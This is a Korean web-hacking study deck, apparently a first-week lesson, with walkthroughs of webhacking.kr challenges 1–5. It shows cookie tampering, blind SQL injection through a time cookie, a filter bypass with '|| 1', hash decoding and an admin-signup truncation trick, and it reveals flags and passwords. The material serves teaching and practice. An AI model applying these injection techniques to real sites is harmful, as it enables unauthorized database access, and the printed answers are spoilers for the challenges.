
웹해킹 1주차

수업진행자 : 이지영

회원가입, 1~5번


회원가입



1. F12 누르기
2. 우클릭 후 페이지 소스보기

주석처리를 없애서
회원가입 (Register) 보이게 하기

회원가입


Webhacking.kr - join
view-source:webhacking
webhacking.kr/join/includ2_join__frm__0001.php?mode=03ef291b0fda050ab6f22c1cc563616a
Register
ID
PW
EMAIL
decode me
VFZSSk1FeHFVVFZNYWtWNlRXazBNazVCUFQwPQ==
[Submit]
Elements
Console
Sources
Network
<html>
<head>…</head>
<body> == $0
…
</body>
</html>
html
body
Styles
Event Listeners
DOM Breakpoints
Properties
Accessibility
Filter
:hov .cls
element.style {
}
26.667
Console
What's New

Encoding & Decoding

▶ Encoding

정보의 형태나 형식을 표준화, 보안, 처리속도 향상, 저장공간 절약 등을 위해 다른 형태나 형식으로 변환하는 처리 혹은 그 처리방식

→ 그 반대가 Decoding

```
<%
 //post 방식의 인코딩 방식 설정.
 request.setCharacterEncoding("utf-8");
%>
```

Web Browser는 web server에 parameter를 전송할 때 적절한 character set을 이용해서 parameter 값을 **인코딩** 한다.

웹 서버는 알맞은 character set을 이용해서 웹 브라우저가 전송한 파라미터 데이터를 **디코딩**한다.

Base64

base64 인코딩 24bit 단위인데 인코딩할 문자가 3개(24bit) 단위가 아닐 때

Byte character	a (97)																							
8 bit value	0	1	1	0	0	0	0	1	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
6 bit value	0	1	1	0	0	0	0	1	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
6 bit character	Y (24)						Q (16)						=				=							

'='은 bit수를 맞춰주기 위해 0으로 채워주는 패딩

→'='가 있으면 Base64로 인코딩 되어있음을 예측가능!

1번

```
<?
if(!$_COOKIE[user_lv])
{
SetCookie("user_lv","1");
echo("<meta http-equiv=refresh content=0>");
}
?>
```

사용자가 user_lv라는 이름의 쿠키를 가지고 있지 않으면, user_lv라는 이름으로 쿠키를 생성해라. 그 값으로는 1을 저장한다.

```
$password="????";

if(eregi("[^0-9,.]",$_COOKIE[user_lv])) $_COOKIE[user_lv]=1;

if($_COOKIE[user_lv]>=6) $_COOKIE[user_lv]=1;

if($_COOKIE[user_lv]>5) @solve();

echo("<br>level : $_COOKIE[user_lv]");
```


user_lv의 값이 6보다 크면 user_lv값을 1로 변경하고,
user_lv값이 5보다 크면 solve()함수를 실행

$는 php에서 변수를 의미함. //굳이 따로 정의하지 않아도 값을 넣으면 정의가 됨.


1번

- **IE 는 “Cookie Toolbar”**
- **Chrome은 “Edit this Cookie”**를 사용하여 쿠키 변경이 가능


** Web Hacking에서 많이 쓰이는 툴이니 추가해두고 사용할 것!



1번



5이상 6미만의 수 입력



쿠키

웹 서버에 접속하는 사용자가 지정하는 임의의 값으로 서버의 과부하를 줄이기 위해 사용한다.

우리가 방문하는 웹사이트의 서버가 내 컴퓨터에 보내는 작은 파일이다.


컴퓨터 하드디스크에 저장된다. 서버는 쿠키를 읽어 사용자가 설정한 사항을 확인한다.

하지만 쿠키는 소프트웨어가 아니다. 용량이 아주 작은 텍스트 파일이다.
그래서 믿을 수 없는 웹사이트가 쿠키를 심어도 바이러스를 옮기거나 악성코드를 설치할 수 없다.

그 대신 **사용자가 방문한 웹사이트나 활동을 추적한다**.


이 때 쿠키는 웹사이트 방문 이력을 참고해 광고를 띄우는 데 쓰인다. 일반적으로 쿠키는 해당 쿠키를 보낸 서버만 읽을 수 있고 제3자는 읽지 못한다.

2번





★ Solution


① 소스코드 확인하기
② 쿠키 값 확인하기
③ 게시 글들& 페이지 확인



2번








★ Admin 페이지 화면상에는 보이지 않는데 존재?
★ 쿠기가 시간(time)으로 설정?

2번




```
<table bgcolor=white width=976>
<td width=88></td>
<td width=800>
<br>
<center>
<a href=index.php><img src=img/new.jpg border=0></a><br>
<br><br>
<!--2070-01-01 09:01:40--></td>
<td width=88></td>
</table>
```

★ 웹 서버가 time이라는 속성의 쿠키 값을 이용해 SQL문장을 사용하여 데이터베이스에서 시간정보를 가져 오는 것이라고 예상해볼 수 있음.

★여러 다른 값을 넣어보면 년도는 항상 2070년 값이 커지면 시각이 커지고 값이 작아지면 시각이 작아짐!

2번

Cookie값을 1000으로 설정

```
<a href=index.php><img src=img/new.jpg border=0></a><br>
<br><br>
<!—2070-01-01 09:16:40--></td>
<td width=88></td>
```

Cookie값을 1002으로 설정

```
<center>
<a href=index.php><img src=img/new.jpg border=0></a><br>
<br><br>
<!—2070-01-01 09:16:42--></td>
<td width=88></td>
```

➡ 추론 : 2070년부터 시간차이 from timetable where 변수 가 **쿠키 값**이 된다.

➡ 추론 : SQL Injection 가능?

2번- SQL Injection

'SQL인젝션'은 웹 애플리케이션 사용자 입력값에 필터링이 제대로 적용돼 있지 않을 때 발생.


공격자가 조작된 SQL 질의문을 삽입해 웹서버 DB 정보를 열람하고 정보를 유출·조작한다.

SQL(Structured Query Language)

SQL은 데이터베이스(DB)를 만들고 유지하는 데 사용하는 프로그래밍 언어 중 하나다.
DB를 구축하고 조작하기 위해 사용하는 일종의 명령어.
SQL을 이용하면 데이터를 정의, 조작, 제어 가능.

→SQL 인젝션은 웹사이트 취약점을 찾아, DB를 관리하는 SQL 명령어에 악성코드를 삽입해 해커가 원하는 식으로 조작하는 웹 해킹 공격 중 하나.
개발자가 의도하지 않은 SQL 명령을 실행해 DB를 비정상적으로 조작한다.
이런 식으로 개발자 모르게 DB에 저장한 정보를 유출할 수 있다.


2번



SELECT	COUNT(id)	FROM	admin

[id의 속성의 개수를 출력해라]


테이블



Admin 페이지가 있으니까 admin table이 있을 것이라고 예상 가능

1개의 비밀번호 데이터가 저장되어 있음!


2번




```
<center>
<a href=index.php><img src=img/new.jpg border=0></a><br>
<br><br>
<!--2070-01-01 09:00:10--></td>
<td width=80></td>
</table>
```

Password의 길이가 10이라는 것을 알 수 있다.

2번




```
<a href=index.php><img src=img/new.jpg border=0></a><br>
<br><br>
<!—2070-01-01 09:00:48--></td>
<td width=88></td>
</table>
```

아스키코드표

13	0x0D	CR	45	0x2D	-	77	0x4D	M	109	0x6D	m
14	0x0E	SO	46	0x2E	.	78	0x4E	N	110	0x6E	n
15	0x0F	SI	47	0x2F	/	79	0x4F	O	111	0x6F	o
16	0x10	DLE	48	0x30	0	80	0x50	P	112	0x70	p
17	0x11	DC1	49	0x31	1	81	0x51	Q	113	0x71	q
18	0x12	DC2	50	0x32	2	82	0x52	R	114	0x72	r
19	0x13	DC3	51	0x33	3	83	0x53	S	115	0x73	s
20	0x14	DC4	52	0x34	4	84	0x54	T	116	0x74	t
21	0x15	NAK	53	0x35	5	85	0x55	U	117	0x75	u
22	0x16	SYN	54	0x36	6	86	0x56	V	118	0x76	v
23	0x17	ETB	55	0x37	7	87	0x57	W	119	0x77	w
24	0x18	CAN	56	0x38	8	88	0x58	X	120	0x78	x
25	0x19	EM	57	0x39	9	89	0x59	Y	121	0x79	y
26	0x1A	SUB	58	0x3A	:	90	0x5A	Z	122	0x7A	z

2번

```
<a href=index.php><img src=img/new.jpg border=0></a><br>
<br><br>
<!—2070-01-01 09:01:50--></td>
<td width=88></td>
</table>
```

60+50=110 →n

```
<a href=index.php><img src=img/new.jpg border=0></a><br>
<br><br>
<!—2070-01-01 09:01:48--></td>
<td width=88></td>
</table>
```


60+48=108→l

```
<a href=index.php><img src=img/new.jpg border=0></a><br>
<br><br>
<!—2070-01-01 09:02:01--></td>
<td width=88></td>
</table>
```

120+1=121→y

이런 식으로 아스키코드를 찾아보면 암호는
0nly_admin
임을 알 수 있다.

2번




Admin 페이지 로그인 완료 창

FreeB0aRd 가 table 이름이라는 것을 추측 가능

똑같은 방법으로 freeboard 의 password를 찾아낼 수 있다

7598522ae 가 비밀번호임을 알 수 있다.

2번


Manual
패스워드는 HacKed_by_n0b0dY 입니다.
Flag
HacKed_by_n0b0dY
Submit
Do not brute-force

Brute-force 공격


무차별 대입 공격


특정한 암호를 풀기 위해 가능한 모든 값을 대입하는 것을 의미한다.

대부분의 암호화 방식은 이론적으로 무차별 대입 공격에 대해 안전하지 못하며, 충분한 시간이 존재한다면 암호화된 정보를 해독할 수 있다. 하지만 대부분의 경우 모든 계산을 마치려면 실용적이지 못한 비용이나 시간을 소요하게 되어, 공격을 방지하게 한다.


암호의 '취약점'이라는 의미에는 무차별 대입 공격보다 더 빠른 공격 방법이 존재한다는 것을 의미한다.


3번


Challenge 5
Challenge 3
webhacking.kr/challenge/web/web-03/
Puzzle
1
1 1 1
1 3 1 3 1
1 1 1
0
3
1 1
5
gogo


Challenge 5
Challenge 3
webhacking.kr/challenge/web/web-03/
Puzzle
1
1 1 1
1 3 1 3 1
1 1 1
0
3
1 1
5
gogo

3번






문자열을 입력하면
데이터가 누적 되서 보임
→웹서버에서 데이터를 관리하는 것을 의미
→데이터베이스에 등록
→SQL injection 수행가능


3번


버프스위트로도 해결가능하지만 간단한 해결방법 사용해보자



Sql 인젝션 시도를 먼저 해보자


3번






Or 이나 and 는 필터링 되고있음을 알 수 있다.
→필터링 되지않는 참이 될 문자를 찾아야함

3번



Challenge 3
view-source:webhacking
webhacking.kr/challenge/web/web-03/index.php?_1=1...
Puzzle
name : abc write
Elements Console
<html>
<head>…</head>
<body>
Puzzle

<hr>
<form name="kk" method="get" action="index.php">
</form>
<form method="post" action="index.php">
<input type="hidden" name="answer" value="10101000000111001010111111 || 1"> == $0
"name : "
<input type="text" name="id" maxlength="10" size="10">
<input type="submit" value="write">
</form>
</body>
</html>
html body form input
Styles Computed Event Listeners
Filter :hov .cls
element.style {
}
Console What's New


Challenge 3
view-source:webhacking
webhacking.kr/challenge/web/web-03/index.php
Puzzle
name : admin
answer : new_sql_injection
ip : localhost
name : abc
answer : 10101000000111001010111111 || 1
ip : 124.49.132.64
name : hi
answer : 10101000000111001010111111
ip : 124.49.132.64
name : admin
answer : new_sql_injection
ip : 37.186.84.85
name : 123
answer : 1 || true
ip : 37.186.84.85
Elements Console
<html>
<head>…</head>
<body> == $0
Puzzle

<hr>
<form name="kk" method="get" action="index.php">…</form>
</body>
</html>
html body
Styles Computed Event Listeners
Filter :hov .cls
element.style {
}
Console What's New

4번





끝에 ==를 보고 Base64로 인코딩 되었음을 알 수 있다.
→ Base64는 문자열의 길이를 늘여서 인코딩하는데 이때 중간중간을 =로 채운다.

c4033bff94b567a190e33faa551f411caef444f2

로 디코딩되었음

4번


Status:
We found 1 hashes! [Timer: 106 m/s] Please find them below...
SHA1 Hashes:
Max: 64
Please use a standard list format
c4033bff94b567a190e33faa551f411caef444f2
c4033bff94b567a190e33faa551f411caef444f2 SHA1 :
a94a8fe5ccb19ba61c4c0873d391e987982fbbd3
1차 디코딩
디코딩 된 결과도 SHA-1
해쉬 암호문 형태


We found 1 hashes! [Timer: 94 m/s] Please find them below...
a94a8fe5ccb19ba61c4c0873d391e987982fbbd3
a94a8fe5ccb19ba61c4c0873d391e987982fbbd3 SHA1 : test
2차 디코딩
원하는 원문 얻을 수 있음.


SHA-1

SHA(Secure Hash Algorithm, 안전한 해시 알고리즘) 함수들은 서로 관련된 암호학적 해시 함수들의 모음이다.


SHA 함수군에 속하는 최초의 함수는 공식적으로 **SHA**라고 불리지만, 나중에 설계된 함수들과 구별하기 위하여 **SHA-0**이라고도 불린다. 2년 후 SHA-0의 변형인 **SHA-1**이 발표되었으며, 그 후에 4종류의 변형, 즉 **SHA-224**, **SHA-256**, **SHA-384**, **SHA-512**가 더 발표되었다.
SHA-1은 SHA 함수들 중 가장 많이 쓰이며,
TLS, SSL, PGP, SSH, IPSec 등 많은 보안 프로토콜과 프로그램에서 사용되고 있다.

SHA-1은 이전에 널리 사용되던 MD5를 대신해서 쓰이기도 한다. 특히 좀 더 중요한 기술에는 SHA-256이나 그 이상의 알고리즘을 사용할 것을 권장한다.


그리고 SHA-0과 SHA-1에 대한 공격은 이미 발견되었다.



5번



[login 버튼 눌렀을 때]



[Join 버튼 눌렀을 때]

5번

```
</font>
<input type=button value='Login' style=border:0;width:100;background=black;color=green onmouseover=this.focus(); onclick=move('login');>
                 
<input type=button value='Join' style=border:0;width:100;background=black;color=blue onmouseover=this.focus(); onclick=no();>

<script>
function no()
{
alert('Access_Denied');
}

function move(page)
{
if(page=='login') { location.href='mem/login.php'; }

}
```

★주소창에 mem/ 쳐서 하위 링크로 들어가보자

5번


join.php에 들어가면 아무것도 나오지 않음.
→페이지 소스보기

```
<html>
<title>Challenge 5</title></head><body bgcolor=black><center>
<script>
l='a';ll='b';lll='c';llll='d';lllll='e';llllll='f';lllllll='g';llllllll='h';lllllllll='i';llllllllll='j';lllllllllll='k';llllllllllll='l';lllllllllllll='m';llllllllllllll='n';lllllllllllllll
='o';llllllllllllllll='p';lllllllllllllllll='q';llllllllllllllllll='r';lllllllllllllllllll='s';llllllllllllllllllll='t';lllllllllllllllllllll='u';llllllllllllllllllllll='v';lllllllllllllllllll
llllll='w';lllllllllllllllllllllll='x';llllllllllllllllllllllll='y';lllllllllllllllllllllllll='z';l='1';ll='2';lll='3';llll='4';lllll='5';llllll='6';lllllll='7';llllllll='8';lllllllll='9'
;llllllllll='0';li='.';lii='<';liii='>';lllllllllllllllllllllllllllll=lllllllllllll+llllllllllll+llll+lllllllllllllllllllllllll+lllllllllllll+llllllllllll+ll+lllllllll+lllll;
lllllllllllllllllll=llll+lllllllllllllll+lll+lllllllllllllllllllll+llllllllllll+lllll+lllllllllllll+lllllllllllllllllllll+li+lll+lllllllllllllll+llllllllllllll+llllllllllll+lllllllll+lllll
;if(eval(lllllllllllllllllll).indexOf(lllllllllllllllllllllllllllll)==-1) { bye;
}if(eval(llll+lllllllllllllll+lll+lllllllllllllllllllll+llllllllllll+lllll+lllllllllllllll+lllllllllllllllllllll+li+'U'+'R'+'L').indexOf(lllllllllllll+lllllllllllllll+llll+lllll+'='+l)==-1)
{alert('access_denied');history.go(-1);}else{document.write('<font size=2 color=white>Join</font><p>');document.write('.<p>.<p>.<p>.<p>.<p>');document.write('<form method=post
action='+lllllllllll+llllllllllllll+lllllllll+llllllllllllll+li+lllllllllllllll+llllllll+lllllllllllllll
+'>');document.write('<table border=1><tr><td><font color=gray>id</font></td><td><input type=text name='+lllllllll+llll+' maxlength=5></td></tr>');document.write('<tr><td><font
color=gray>pass</font></td><td><input type=text name='+lllllllllllllll+lllllllllllllllllllll+' maxlength=10></td></tr>');document.write('<tr align=center><td colspan=2><input type=submit>
</td></tr></form></table>');}
</script>
</body>
</html>
```

난독화 오바야.....
열심히 눈으로 찾거나...(난 이 방법하다가 포기했쒀...) 코드 돌려서 해독하거나...

또 한가지의 방법은...?


5번




표부분을 긁어와서 console창에 복붙 후 엔터!
→표 생성

최대 id길이가 5!
→**insert 취약점 공격 가능**
→Insert구문 실행할 때 ID 값이 6자 이상이면 5자리 까지만 받아들이고 6자부터 database에 기록되지 않음.

5번


webhacking.kr/challenge
Challenge 5
안전하지 않음
webhacking.kr/challenge/web/web-0...
id
admin
pass
1234
제출
Elements
Console
<html>
<head></head>
<body>
"."
.
.
.
.

<form method="post" action="join.php">
<table border="1">
<tbody>
<tr>
<td>
id
</td>
<td>
<input type="text" name="id" maxlength="10"> == $0
</td>
</tr>
<tr>…</tr>
<tr align="center">…</tr>
</tbody>
</table>
</form>
</body>
html body form table tbody tr td input
Styles
Computed
Event Listeners
Filter
:hov .cls
element.style {
}
Console
What's New


Challenge 5
Challenge 5
webhacking.kr/challenge/web/web-05/mem/login....
출처: webhacking.kr
Congratulation!
확인
admin
login
webhacking.kr의...
Styles
Computed
Event Listeners
Filter
:hov .cls
Console
What's New

Q & A